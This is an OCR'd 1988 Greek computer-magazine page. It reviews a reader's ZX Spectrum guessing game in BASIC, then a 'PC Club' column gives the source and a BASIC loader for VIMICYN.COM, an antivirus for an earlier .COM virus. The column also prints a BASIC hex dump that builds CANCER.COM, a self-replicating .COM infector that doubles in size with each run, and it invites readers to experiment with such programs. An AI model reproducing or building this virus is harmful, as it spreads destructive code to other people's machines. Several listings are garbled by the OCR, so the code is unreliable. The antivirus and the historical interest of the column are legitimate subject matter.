430 IF A(Q)(<>)Y(Q) THEN FOR B=1
TO 4: IF A(Q)=Y(B) THEN GO SUB 5
500: GO TO 440
435 NEXT B
440 NEXT Q: FOR Σ=-10 TO 40 STE
P 5: BEEP .1,Σ: NEXT Σ
450 IF Y(1)=A(1) AND Y(2)=A(2)
AND Y(3)=A(3) AND Y(4)=A(4) THEN
GO TO 1500
500 LET W1=31: NEXT Q

```

**Γραμμές 1000-1540:** Εδώ έχουμε τις ρουτί-νες που μας λένε τα ... ευχάριστα σε περίπτωση που χάσαμε (γραμμές 1000-1210) ή κερδίσαμε (γραμμές 1500-1540). Εδώ πρέπει να σημειώ-σουμε το μάλλον περιττό IF της γραμμής 1000 (όταν τελειώσει η επανά-ληψη των έξι προσπαθειών αναγκαστικά το πρόγραμμα θα πάει στη γραμ-μή 1000). Κάτι άλλο που θα μπορούσε να γίνει εδώ είναι να γενικευτεί η ρουτίνα του ήχου. Και λέγοντας να γενικευτεί εννοώ να φτιαχτεί μία ρουτίνα η οποία να χρησιμοποιείται και σε περίπτωση νίκης και σε περι-πτωση ήττας. Η ρουτίνα θα μπορούσε να καλείται αφού είχε προηγηθεί μια κατάλληλη εντολή RESTORE που να αναγκάζει το πρόγραμμα να διαβάζει τα κατάλληλα DATA σε περίπτωση νίκης ή ήττας.

```

1000 IF Q=7 THEN IF Y(1)(<>)A(1) O
R Y(2)(<>)A(2) OR Y(3)(<>)A(3) OR Y(
4)(<>)A(4) THEN PRINT AT 8,3: INK
2: FLASH 1: INVERSE 1: BRIGHT 1:
"ΕΧΑΣΕΣ": BEEP .4,0: BEEP .4,0:
BEEP .2,0: BEEP .4,0: BEEP .4,2
1001: BEEP .2,1: BEEP .4,1: BEEP
.2,0: BEEP .4,0: BEEP .2,-1: BE
EP .8,0
1200 INPUT "ΒΕΣ ΑΛΛΟ ΓΥΡΟ ; (N/O
)"; Σ$: IF Σ$="N" OR Σ$="O" THEN
BEEP .4,40: GO TO 20
1201 IF Σ$="O" OR Σ$="O" THEN CL
S: PRINT AT 10,9: "ΕΙΣΑΙ ΖΙΓΟΥΡΟ
Σ: "; INPUT "(N/O) "; N$
1202 IF N$="N" THEN PRINT USR Q
1210 IF Σ$(<>) "N" OR Σ$(<>) "O" OR Σ$
(<>) "O" OR Σ$(<>) "O" THEN GO TO 1200
1500 REM ΝΙΚΗ
1510 PRINT INK 5: BRIGHT 1: INVE
RSE 1: FLASH 1: AT 8,2: "ΝΙΚΗΣΕΣ":
RESTORE 1530: FOR N=1 TO 30: RE
AD N: BEEP .1,N: NEXT N: PAUSE 1
00: PRINT AT 8,2: PAPER 7: "

```

```

1530 DATA 0,-2,-3,-3,0,0,0,0,0,0
.2,2,0,0,0,0,-2,-2,-3,-3;0,0,5,5
5,7,9,9,9,9
1540 GO TO 1200

```

**Γραμμές 2000-2020:** Αυτή είναι η ρουτίνα που τυπώνει τις επιλογές μας. Δεν έχω τίποτα να προσθέσω καθώς είναι μία πολύ απλή ρουτίνα εκτύπωσης χαρακτήρων.

```

2000 REM ΤΥΠΩΜΑ ΕΠΙΛΟΓΩΝ
2010 PRINT INK X: PAPER 7: AT W,W
1:" "; AT W,W1-1:" "; AT W-1,W1:"
"; AT W-1,W1-1:" "
2020 BEEP .01,20: BEEP .01,10: R
ETURN

```

**Γραμμές 3000-3040:** Αυτή η ρουτίνα αναλαμ-βάνει να σας προειδοποιήσει σε περίπτωση που εισάγει ένα χρώμα δύο φορές. Και εδώ δεν έχω να προσθέσω τίποτα παραπάνω αφού η χρησιμο-τητα της ρουτίνας είναι προφανής.

```

3000 REM ΛΑΘΟΣ ΕΠΙΛΟΓΗ
3010 BEEP 1,20: PRINT : INK 4: AT
7,1: "ΤΟ ΧΡΩΜΑ": AT 8,1: "ΑΥΤΟ ΕΧΕ
Ι": AT 9,1: "ΜΠΕΙ ΗΘΗ"
3020 PRINT AT 11,1: INK 3: FLASH
0: "ΠΡΟΣΠΑΘΗΣΕ": AT 12,4: "ΠΑΛΙ":
PAUSE 100:
3030 BEEP .5,20: PRINT OVER 1: I
NK 4: AT 7,1: "ΤΟ ΧΡΩΜΑ": AT 8,1: "Α
ΥΤΟ ΕΧΕΙ": AT 9,1: "ΜΠΕΙ ΗΘΗ": PRI
NT OVER 1: INK 3: AT 11,1: "ΠΡΟΣΠΑ
ΘΗΣΕ": AT 12,4: "ΠΑΛΙ": BEEP .1,0:
BEEP .1,-20
3040 RETURN

```

**Γραμμές 5000-5530:** Εδώ έχουμε τις ρουτί-νες που τυπώνουν στην οθόνη τη βαθμολογία σας ανάλογα με το αν πετύχατε κάποιο χρώμα στη σωστή θέση ή όχι. Οι γραμμές 5000-5030 τυπώνουν τη λευκή απόκριση και οι γραμμές 5500-5530 τυπώνουν τη μαύρη απόκριση.

```

5000 FOR N=W TO W-1 STEP -1: FOR
M=W2 TO W2-1 STEP -1
5010 IF ATTR (N,M)=55 THEN PRINT
PAPER 7: INK 7: INVERSE 1: BRIG
HT 1: AT N,M: "■": BEEP .4,0: BEEP
.1,25: RETURN
5020 NEXT M
5030 NEXT N
5500 FOR N=W TO W-1 STEP -1: FOR
M=W2 TO W2-1 STEP -1
5510 IF ATTR (N,M)=56 THEN PRINT
PAPER 7: INK 0: BRIGHT 1: AT N,M
:"■": BEEP .4,-10: BEEP .1,0: RE
TURN
5520 NEXT M
5530 NEXT N

```

**Γραμμές 6000-6205:** Εδώ έχουμε τον καθορι-σμό των UDGs που χρειάζονται στο παιχνίδι. Επίσης στις γραμμές 6201-6204 δημιουργείται ένα μικρό προγραμματάκι σε γλώσσα μηχανής το οποίο κάνει μια ταχύτατη εναλλαγή της οθόνης.

```

6000 REM ΟΡΙΣΜΟΣ ΓΡΑΦΙΚΩΝ
6003 RESTORE 6100
6005 FOR N=USR "A" TO USR "M"+7
6010 READ A: POKE N,A: NEXT N
6100 DATA 62,126,254,252,248,240
.224,0
6110 DATA 124,126,127,63,31,15,7
.0

```



# ΚΑΤΩ ΑΠ'ΤΑ ΠΛΗΚΤΡΑ

```

6120 DATA 0,224,240,248,252,254,
126,62
6130 DATA 0,7,15,31,63,127,126,1
24
6140 DATA 0,126,126,126,126,126,
126,0
6150 DATA 0,0,32,81,136,4,0,255
6160 DATA 255,0,4,136,81,32,0,0
6170 DATA 9,17,33,17,9,8,9,17
6180 DATA 144,136,136,136,144,16
0,144,136
6190 DATA 0,0,0,244,16,8,8,136,0
0,0,7,8,16,16,17
6200 DATA 17,16,16,8,7,0,0,0,136
8,8,16,224,0,0,0
6201 RESTORE 6204: FOR N=50000 T
O 50023: READ M: POKE N,M: NEXT
N
6204 DATA 33,64,155,17,0,64,1,5,
27,237,176,201,33,6,64,17,64,155
,01,05,27,237,176,201
6205 RETURN
    
```

**Γραμμές 6210-6550:** Αυτό το κομμάτι του προγράμματος αναλαμβάνει να τυπώσει την οθόνη πάνω στην οποία παίζεται το παιχνίδι. Αρκετά εκτεταμένη είναι η χρήση των εντολών PLOT, DRAW και CIRCLE οι οποίες είναι υπεύθυνες για τα όσα βλέπετε στην οθόνη. Εδώ ο Κώστας κάνει χρήση μιας χρήσιμης ιδιότητας της εντολής DRAW του Spectrum η οποία δεν κάνει τίποτα άλλο από το να δουλεύει σε relative συντεταγμένες. Αυτό τον διευκολύνει πολύ, όπως φαίνεται στις γραμμές 6510-6512.

```

6210 REM ΟΘΟΝΗ
6215 BORDER 7: PAPER 7: INK 0: C
LS
6220 PRINT INK 1; PAPER 6; AT 0,1
0:"~~~~~"
6230 FOR N=1 TO 19: PRINT INK 1;
PAPER 6; AT N,12;"|"; AT N,30;"|";
: NEXT N
6240 PRINT AT 20,12: INK 1; PAPE
R 6:"~~~~~"
6250 FOR Φ=151 TO 203 STEP 24:
6255 FOR Γ=152 TO 32 STEP -24
6260 CIRCLE INK 5; PAPER 7; Φ,Γ,7
: NEXT Γ: NEXT Φ
6300 FOR Φ=2 TO 18: FOR Γ=14 TO
15: PRINT AT Φ,Γ;"■": NEXT Γ: NE
XT Φ
6310 FOR Φ=4 TO 16 STEP 3: PRINT
OVER 1; INK 0; AT Φ,14; PAPER 7;
"■": NEXT Φ
6320 PRINT INK 3; AT 0,0;"ΣΠΑΖΟΚΕ
ΦΑΪΙΑ"; AT 2,2; INK 2;"ΕΠΙΛΟΓΗ"; A
T 3,2; INK 0;
6500 INK 3: PLOT 39,10: DRAW -23
,0: DRAW 0,29: DRAW -1,1: DRAW 0
,7
6501 INK 3: FOR N=1 TO 4: DRAW 3
,0: DRAW 0,-4: DRAW 3,0: DRAW 0,
4: NEXT N
6502 INK 3: DRAW 3,0: DRAW 0,-7:
DRAW -1,-1: DRAW 0,-29
6505 INK 3: PLOT 22,48: DRAW 0,5
: DRAW 3,0: DRAW 0,-3: DRAW 2,0:
DRAW 0,3: DRAW 2,0: DRAW 0,-3:
DRAW 2,0: DRAW 0,3: DRAW 3,0: DR
AW 0,-5
6509 PLOT 0,32: DRAW 15,0: PLOT
41,32: DRAW 40,0
6510 INK 3: PLOT 23,31: GO SUB 6
550
    
```

```

6511 INK 3: PLOT 26,26: GO SUB 6
550
6512 INK 3: PLOT 35,35: GO SUB 6
550
6520 PRINT PAPER 7; INK 2; AT 16,
0;"2303"
6535 FOR Φ=1 TO 3: FOR N=1 TO 40
: PLOT INK Φ; INT (RAND*80)+1, INT
(RAND*10)+1: NEXT N: NEXT Φ
6540 BEEP .1,20: BEEP .1,20: BEE
P .1,20: BEEP 1,20
6545 RETURN
6550 DRAW -2,0: DRAW 0,-2: DRAW
2,0: DRAW 0,2: RETURN
    
```

**Γραμμές 7000-7220:** Τέλος του προγράμματος και οι ελληνικοί χαρακτήρες σας περιμένουν για να τους φτιάξετε! Εδώ έχουμε ένα κλασικό κόλπο που χρησιμοποιείται στον Spectrum για να έχουμε ταυτόχρονα κεφαλαία ελληνικά - αγγλικά. Ο Κώστας αντέγραψε το standard set χαρακτήρων από τη ROM (γραμμή 7005) και, αφού έκανε τις απαιτούμενες αλλαγές στο set, άλλαξε τον pointer που δείχνει το set και έτσι ο Spectrum βρέθηκε να έχει ταυτόχρονα και ελληνικά και αγγλικά. Βέβαια αυτό το κόλπο έχει το μειονέκτημα ότι «τρώει» μνήμη RAM αλλά σ' αυτή την περίπτωση δε μας απασχολεί αυτό το θέμα, αφού το πρόγραμμα χωράει άνετα στη μνήμη του υπολογιστή.

```

7000 REM ΕΛΛΗΝΙΚΟΙ ΧΑΡΑΚΗΤΡΕΣ
7003 RESTORE 7100
7005 FOR N=15616 TO 16383: POKE
64500+N-15616,PEEK N: NEXT N
7010 FOR N=64765 TO 64765+208: P
OKE 65021+N-64765,PEEK N: NEXT N
7020 POKE 23607,250: POKE 23606,
245
7030 FOR 2=1 TO 12: READ K$
7040 LET Π=64501+(CODE K$-32)*8
7050 FOR N=0 TO 7: READ A: POKE
Π+N,A: NEXT N
7060 NEXT 2
7100 DATA "A",0,24,36,66,126,66,
66,0
7110 DATA "Α",0,24,36,66,66,66,6
6,0
7120 DATA "Α",0,24,36,66,66,66,1
26,0
7130 DATA "Π",0,126,66,66,66,66,
66,0
7140 DATA "6",0,60,66,126,66,66,
60,0
7150 DATA "Γ",0,126,64,64,64,64,
64,0
7160 DATA "Ξ",0,126,0,60,0,0,126
,0
7170 DATA "Ρ",0,124,66,66,124,64
,64,0
7180 DATA "Ζ",0,126,32,16,32,64,
126,0
7190 DATA "Φ",0,16,124,146,146,1
24,16,0
7200 DATA "Ψ",0,130,146,146,124,
16,16,0
7210 DATA "Ω",0,60,66,66,60,0,12
6,0
7220 RETURN
    
```

Συνοψίζοντας έχω να πω ότι είναι αρκετά προσεγμένο πρόγραμμα με τα απαραίτητα REMARKS τα οποία βοηθούν πάρα πολύ στην «αποκρυπτογράφηση» του. Τέλος υπάρχουν μερικές ρουτίνες οι οποίες θα μπορούσαν να σας χρησιμεύσουν αρκετά (π.χ. η ρουτίνα των ελληνικών χαρακτήρων). Αυτά γι' αυτό το μήνα και φίλε Κώστα μπορείς να περάσεις από τα γραφεία μας (για να πάρεις ένα δωράκι χε χε χε!).



# ΚΟΜΠΙΟΥΤΕΡΟΥΠΟΛΗ GENERAL



Οι πιο δημοφιλείς Computers  
στο μεγαλύτερο σαλόνι υπολογιστών  
της Θεσσαλονίκης.

Για να κάνετε τις δικές σας  
έξυπνες ...και φτηνές επιλογές.



**GENERAL**  
COMPUTERS & ΟΡΓΑΝΩΣΗ

ΕΘΝ. ΑΜΥΝΗΣ 9 (Γπ. Βασ. Σοφίας) - ΘΕΣ/ΝΙΚΗ-ΤΗΛ. 285.382 - 285.139



# PCclub

Αν σας ταλαιπώρησε ο ιός του προπερασμένου μήνα, ήρθε η ώρα να πάρετε την εκδίκησή σας. Αυτή τη φορά δημοσιεύουμε το πρόγραμμα που θα σας απαλλάξει από τα βάσανά σας - μαζί με μία νέα έκδοση του ιού που θα σας δημιουργήσει χειρότερα αν δεν προσέξετε.

## VIMICYN-COM

### Το αντίδοτο του PIXEL VIRUS

#### \*Today's Menu\*

**Πρώτο πιάτο** : Το αντιβιοτικό κατά του AIDS  
**Κυρίως γεύμα** : Listings  
**Επιδόρπιο** : Άλλος ένας (πιο κακός) ιός

ΤΟΥ ΝΙΚΟΥ ΝΑΣΟΥΦΗ



**A**υτό το μήνα θα επανορθώσουμε ό,τι κακό προέκυψε από προηγούμενα δημοσιεύματα της στήλης. Αν κάποιο από τα προγράμματα σας αρρώστησε μυστηριωδώς και αρνείται να λειτουργήσει, μπορείτε να αναπνεύσετε ελεύθερα. Αυτό το μήνα παρουσιάζουμε το αντιβιοτικό που σκοτώνει κάθε κακοήγη συσσώρευση bytes που τυχόν ελλοχεύει στα sectors των δίσκων σας. Το αντιβιοτικό ονομάζεται VIMICYN.COM. Για να δώσετε πρώτες (και τελευταίες) βοήθειες σε ένα

μολυσμένο subdirectory κάντε copy το VIMYCN μέσα του και τρέξτε το. Το αντιβιοτικό θα εξετάσει ένα ένα όλα τα .COM αρχεία και θα θεραπεύσει όλα τα άρρωστα. Τα ονόματα των ασθενών προγραμμάτων εμφανίζονται στην οθόνη, έτσι ώστε να είστε ενημερωμένοι για την πρόοδο της θεραπείας. Σε περίπτωση που δεν είστε σίγουροι, αν πράγματι εξαφανίστηκαν όλοι οι ιοί, επαναλάβετε τη διαδικασία σε τακτά χρονικά διαστήματα.



Ιδού το source code:

```

; ANTIBIOTIKO GIA IOYE
-----
; Δημιουργήθηκε το 1988 από τον Νίκο Νασουση
-----
; Περιβάλλον: MS-DOS, σε IBM συμβατο υπολογιστή.
;
; Το αντιβιοτικό αυτό θεραπεύει προγράμματα που έχουν προσβληθεί
; από το.
; Ο ιός έχει τα εξής χαρακτηριστικά:
;
; Τρόπος μετάδοσης: Από προσβληθέν .COM σε όλα τα υγιή .COM του ίδιου
; subdirectory με την εκτέλεση του ασθενούς.
;
; Συμπτώματα: Συμπτώματα εμφανίζονται μετά την περπτη γενία λόγω
; κατευθυνόμενων μεταλλάξεων κατά την αναπαραγωγή. Ο ιός
; περπτης γενιάς εμφανίζει ένα μήνυμα στην οθόνη ενώ η εκτέλεση
; των αρρωστών προγραμμάτων γίνεται πολλές φορές αδύνατη.
;
; Προφυλάξεις: Αποφυγή εκτέλεσης αγνώστων ή ασθενών προγραμμάτων.
; Δεν μεταδίδεται με debug, copy, diskcopy και dir.
; Δεν μεταδίδεται εξω από το τρέκον directory.
; Καλό είναι να τρέχουμε αγνώστα προγράμματα χρησιμοποιώντας
; write-protect.
;
; Μέθοδος αναγνώρισης: Αλλάζει το μέγεθος των αρχείων που προσβάλλει.
;
; Θεραπεία: Τοπική χρήση VIMICYN.COM επί μια εβδομάδα μια φορά την
; ημέρα σε κάθε προσβληθέν directory. Σε περίπτωση υποτροπής
; επανάληψη της θεραπείας. Αν οι υποτροπές ερμεινουν backup
; του δίσκου και αποστείρωση με format.
-----

```

```

CODE SEGMENT
ASSUME CS:CODE,DS:CODE,ES:CODE

ORG 100H

START:
JMP VIRUS

FILENAME DB "*.COM",0
LNGETH DW ?
HANDLE DW ?

-----
; Εδώ βρίσκεται ο κωδικός που ανακαλύπτει τον ιό εξετάζοντας την
; αρχή κάθε .COM αρχείου.
VIRUS:
MOV AX,CS ;Πρωτα εντοπιζουμε 64K μνήμη
ADD AX,1000H ;και χρησιμοποιουμε
MOV ES,AX ;τον ES για προσβαση σε αυτα.
;
MOV DX,OFFSET FILENAME ;Βρισκω το πρωτο .COM αρχειο
MOV CX,16H
MOV AH,4EH
INT 21H
JNC FILELOOP
JMP FILEEND

FILELOOP:
MOV DX,80H+30
MOV AX,3D02H ;Ανοιγω για READ/WRITE
INT 21H
MOV HANDLE,AX
;
MOV BX,AX
PUSH ES
POP DS
MOV DX,0
MOV CX,0FFFFH
MOV AH,3FH
INT 21H
MOV CS:LNGETH,AX
;
MOV BX,3
CMP WORD PTR ES:[BX],"VI"
JNE CLOSE
;
XOR CX,CX
MOV DX,CX
MOV BX,CS:HANDLE
MOV AX,4200H
INT 21H

```

```

JC CLOSE
;
MOV BX,0CH
MOV DX,WORD PTR ES:[BX]
SUB DX,100H
MOV CX,CS:LNGETH
SUB CX,DX
INC CX
MOV BX,CS:HANDLE
MOV AH,40H
INT 21H
;
;
PRFNAME:
MOV BX,80H + 30

PRFN1:
CMP BYTE PTR CS:[BX],0
JE NXTCR
MOV AH,2
MOV DL,CS:[BX]
INT 21H
INC BX
JMP PRFN1

NXTCR:
MOV DL,10
MOV AH,2
INT 21H
MOV DL,13
MOV AH,2
INT 21H

CLOSE:
MOV BX,CS:LNGETH
MOV AH,3EH ;κλεισιμο
INT 21H

NEXTCOM:
;
PUSH CS
POP DS
;
MOV AH,4FH ;βρισκω το επομενο
MOV DX,80H ;.COM αρχειο
INT 21H
JC FILEEND
JMP FILELOOP

FILEEND:
INT 20H

CODE ENDS
END START

```

Και για τους άτυχους που δεν έχουν το macro assembler ένα dump σε basic:

```

10 ON ERROR GOTO 30
20 GOTO 50
30 CLOSE #1
40 END
50 OPEN "VIMICYN.COM" AS 1 LEN=1
60 FIELD 1,1 AS B$
70 I%=1
80 READ K$
90 LSET B$=CHR$(VAL("&H"+K$))
100 PUT 1,I%:I%=I%+1:GOTO 80
110 DATA EB,B,90,2A,2E,43,4F
120 DATA 4D,0,0,0,0,0,8C,C8
130 DATA 5,0,10,8E,CO,BA,3,1
140 DATA B9,16,0,B4,4E,CD,21,73
150 DATA 3,E9,88,0,BA,9E,0,B8
160 DATA 2,3D,CD,21,A3,B,1,8B
170 DATA D8,6,1F,BA,0,0,B9,FF

```



```
180 DATA FF,B4,3F,CD,21,2E,A3,9
190 DATA 1,BB,3,0,26,81,3F,49
200 DATA 56,75,4A,33,C9,8B,D1,2E
210 DATA 8B,1E,B,1,B8,0,42,CD
220 DATA 21,72,3A,BB,C,0,26,8B
230 DATA 17,81,EA,0,1,2E,8B,E
240 DATA 9,1,2B,CA,41,2E,8B,1E
250 DATA B,1,B4,40,CD,21,BB,9E
260 DATA 0,2E,80,3F,0,74,A,B4
270 DATA 2,2E,8A,17,CD,21,43,EB
280 DATA F0,B2,A,B4,2,CD,21,B2
290 DATA D,B4,2,CD,21,2E,8B,1E
300 DATA 9,1,B4,3E,CD,21,E,1F
310 DATA B4,4F,BA,80,0,CD,21,72
320 DATA 3,E9,78,FF,CD,20,0
```

Αλλά όπως φαίνεται η φύση δεν έχει όρια στην εφευρετικότητα της. Έτσι εμφανίστηκε μια νέα μετάλλαξη του γνωστού ιού η οποία είναι πολύ, πολύ πιο «κακιά» από την προηγούμενη. Ο νέος αυτός ιός έχει την παράξενη ιδιότητα να διπλασιάζει το μέγεθός του κάθε φορά που εκτελείται. Το αρχικό του μέγεθος είναι περίπου 200 bytes. Έτσι τη δεύτερη φορά που θα τρέξει θα έχει μέγεθος 400, την τρίτη 800 την τέταρτη 1600 κ.ο.κ.

Ερώτηση: Ποιό θα είναι το μέγεθος του ιού τη δέκατη φορά που θα τρέξει το πρόγραμμα?

Απάντηση: 102.400bytes, δηλαδή περίπου 100K. Μετά από δέκα τρέξιμα ο ιός μεγάλωσε πεντακάσιες φορές.

Βέβαια εκτός από τις «κατακτητικές» του διαθέσεις ο ιός δεν παύει να είναι άκρως κολλητικός. Η συμπεριφορά του μοιάζει λίγο με αυτή του καρκίνου που προκαλεί τη συνεχή και πέρα από κάθε έλεγχο αναπαραγωγή παθολογικών κυττάρων, μέχρις ότου ο οργανισμός υποκύψει, μη αντέχοντας στην καταπόνηση που του επιβάλλεται. Έτσι και το λειτουργικό σας σύστημα δεν θα αντέξει πέρα από την όγδοη ή ένατη γενιά, ενώ από πολύ νωρίς θα παρατηρήσετε σημεία κόπωσης.

```
10 ON ERROR GOTO 30
20 GOTO 50
30 CLOSE #1
40 END
50 OPEN "CANCER.COM" AS 1 LEN=1
60 FIELD 1,1 AS B$
70 I%=1
80 READ K$
90 LSET B$=CHR$(VAL("&H"+K$))
100 PUT 1,I%:I%=I%+1:GOTO 80
110 DATA EB,14,90,49,56,0,2A
120 DATA 2E,43,4F,4D,0,E4,3,0
130 DATA 0,0,0,0,0,0,0,8C
140 DATA C8,5,0,10,8E,C0,FE,6
```

```
150 DATA 5,1,BE,0,1,33,FF,B9
160 DATA E4,0,F3,A4,BA,F4,1,B4
170 DATA 1A,CD,21,BA,6,1,B9,16
180 DATA 0,B4,4E,CD,21,72,57,BA
190 DATA 12,2,B8,2,3D,CD,21,A3
200 DATA 14,1,8B,D8,6,1F,BA,E4
210 DATA 2,B9,FF,FF,B4,3F,CD,21
220 DATA 5,E4,2,2E,A3,12,1,33
230 DATA C9,8B,D1,2E,8B,1E,14,1
240 DATA B8,0,42,CD,21,72,11,BA
250 DATA 0,0,2E,8B,E,12,1,2E
260 DATA 8B,1E,14,1,B4,40,CD,21
270 DATA 2E,8B,1E,12,1,B4,3E,CD
280 DATA 21,E,1F,B4,4F,BA,F4,1
290 DATA CD,21,72,2,EB,A9,BA,80
300 DATA 0,B4,1A,CD,21,BE,B9,1
310 DATA B9,2B,0,33,FF,F3,A4,33
320 DATA FF,2E,C7,6,E,1,0,0
330 DATA 2E,8C,6,10,1,2E,FF,2E
340 DATA E,1,1E,7,BE,E4,3,80
350 DATA 3E,5,1,1,75,4,81,EE
360 DATA 0,2,BF,0,1,B9,FF,FF
370 DATA 2B,CE,F3,A4,2E,C7,6,0
380 DATA 1,0,1,2E,8C,1E,2,1
390 DATA 2E,FF,2E,0,1,CD,20,CD
400 DATA 20,0
```

Ο ιός αυτός, παρ' όλο που είναι ριζικά διαφορετικός από τον προηγούμενο, θεραπεύεται και αυτός με VIMYCIN. Μόνο που στην περίπτωση του θα χρειαστεί επανειλημμένη χρήση, μέχρις ότου να απαλλαγείτε. Όσο μεγαλώνει ο ιός τόσο αυξάνεται η ζωτικότητα του και γίνεται όλο και πιο δύσκολος αντίπαλος.

Μετά από όλα αυτά μπορούμε να πούμε ότι το PC σας είναι (ή έχει τη δυνατότητα να γίνει) ένας πραγματικός βιότοπος που σφύζει ζωής. Διάφοροι παράξενοι οργανισμοί μεταδίδονται από πρόγραμμα σε πρόγραμμα, ενώ το ανοσοποιητικό σύστημα του λειτουργικού συστήματος προσπαθεί μάταια να απαλλαγεί από τους πολυάριθμους ξενιστές. Σε ένα τέτοιο περιβάλλον συμβαίνουν πολλές φορές παράξενα και απρόβλεπτα πράγματα. Τι θα γίνει, για παράδειγμα, αν ένα πρόγραμμα κολλήσει δύο αρρώστιες ταυτόχρονα? Μπορεί να αρρωστήσει ένα αντιβιοτικό? Αν ναι, τότε μπορεί να θεραπεύσει τον εαυτό του?

Αν σας αρέσουν κάτι τέτοια τότε δεν έχετε παρά να αρχίσετε τους πειραματισμούς. Ποιός ξέρει τι θα προκύψει στο τέλος. Πάντως όποιος βρει κάτι πραγματικά ενδιαφέρον, ας γράψει ένα γράμμα στο περιοδικό, για τη στήλη "PC CLUB".



# MPS

## COMPUTERS

ΠΛΗΡΟΦΟΡΙΚΗ Β. ΕΛΛΑΔΟΣ  
**Ε. ΦΡΑΓΚΑΚΗ**  
ΠΟΛΥΤΕΧΝΕΙΟΥ 47 - 546 25 ΘΕΣ/ΝΙΚΗ  
ΤΗΛ.: 031/540.246 - 536.968

## HOME COMPUTERS

AMSTRAD 6128, SINCLAIR QL, ZX SPECTRUM  
48 K, 48 K+, 128 K+2, 128K+3, ΠΡΩΤΟΤΥΠΑ  
GAMES, ΟΛΑ ΤΑ ΠΕΡΙΦΕΡΕΙΑΚΑ



## IBM ΣΥΜΒΑΤΟΙ 100% PERSONAL COMPUTERS

- EPSON PC, HD, AX
- AMSTRAD 1512, 1640
- CONTEC MK II
- CONTEC MK III
- CONTEC MK IV


ΟΛΑ ΤΑ  
ΠΕΡΙΦΕΡΕΙΑΚΑ  
ΟΛΑ ΤΑ  
ΠΡΟΓΡΑΜ  
ΜΑΤΑ  
(ΠΡΩΤΟΤΥΠΑ)  
ΤΙΜΕΣ  
ΛΟΓΙΚΕΣ



ΑΝΤΙΠΡΟΣΩΠΕΥΟΥΜΕ ΤΗΝ EPSON ΑΠΟ ΤΟ 1982!!!

## ΕΚΤΥΠΩΤΕΣ

ΟΛΑ ΤΑ ΜΟΝΤΕΛΑ ΤΩΝ ΠΕΡΙΦΗΜΩΝ ΕΚΤΥΠΩΤΩΝ  
EPSON (LX, FX, EX, LQ, SQ).  
ΕΠΙΣΚΕΥΗ ΣΩΣΤΗ ΚΑΙ ΓΡΗΓΟΡΗ



## MPS BOOKS



- Εισαγωγή στο AMSTRAD PC
- Η χρήση του DOS Plus στον AMSTRAD PC
- Η χρήση του GEM στον AMSTRAD PC
- AMSTRAD 1 BASIC
- AMSTRAD 2 ΗΧΟΣ-ΓΡΑΦΙΚΑ
- Η χρήση του Dr. LOGO στον AMSTRAD
- QL - Οδηγός χρήσεως
- SINCLAIR QL - Οδηγός χρήσεως
- AMSTRAD 6128 - Γλώσσα μηχανής με δισκέτα
- UNIX
- Εκτυπωτές EPSON
- ZX SPECTRUM-BASIC

## MPS SERVICE

ΤΟ ΤΜΗΜΑ ΣΥΝΤΗΡΗΣΗΣ ΚΑΙ  
ΕΠΙΣΚΕΥΩΝ ΤΗΣ MPS ΑΝΑΛΑΜΒΑΝΕΙ  
ΥΠΕΥΘΥΝΗ ΚΑΙ ΕΓΓΥΗΜΕΝΗ  
ΕΠΙΣΚΕΥΗ ΥΠΟΛΟΓΙΣΤΙΚΩΝ  
ΣΥΣΤΗΜΑΤΩΝ, (COMPUTERS ΚΑΙ  
ΕΚΤΥΠΩΤΩΝ) ΣΕ ΟΛΗ ΤΗΝ ΕΛΛΑΔΑ ΜΕ  
ΑΝΤΙΚΑΤΑΒΟΛΗ.



## VEGAS CASINO

**ΕΙΔΟΣ: CASINO**

**SIMULATION**


**ΜΟΡΦΗ: ΔΙΣΚΟΣ 5 1/4"**

**ΚΑΤΑΣΚΕΥΑΣΤΗΣ:**

**MASTERTRONIC**

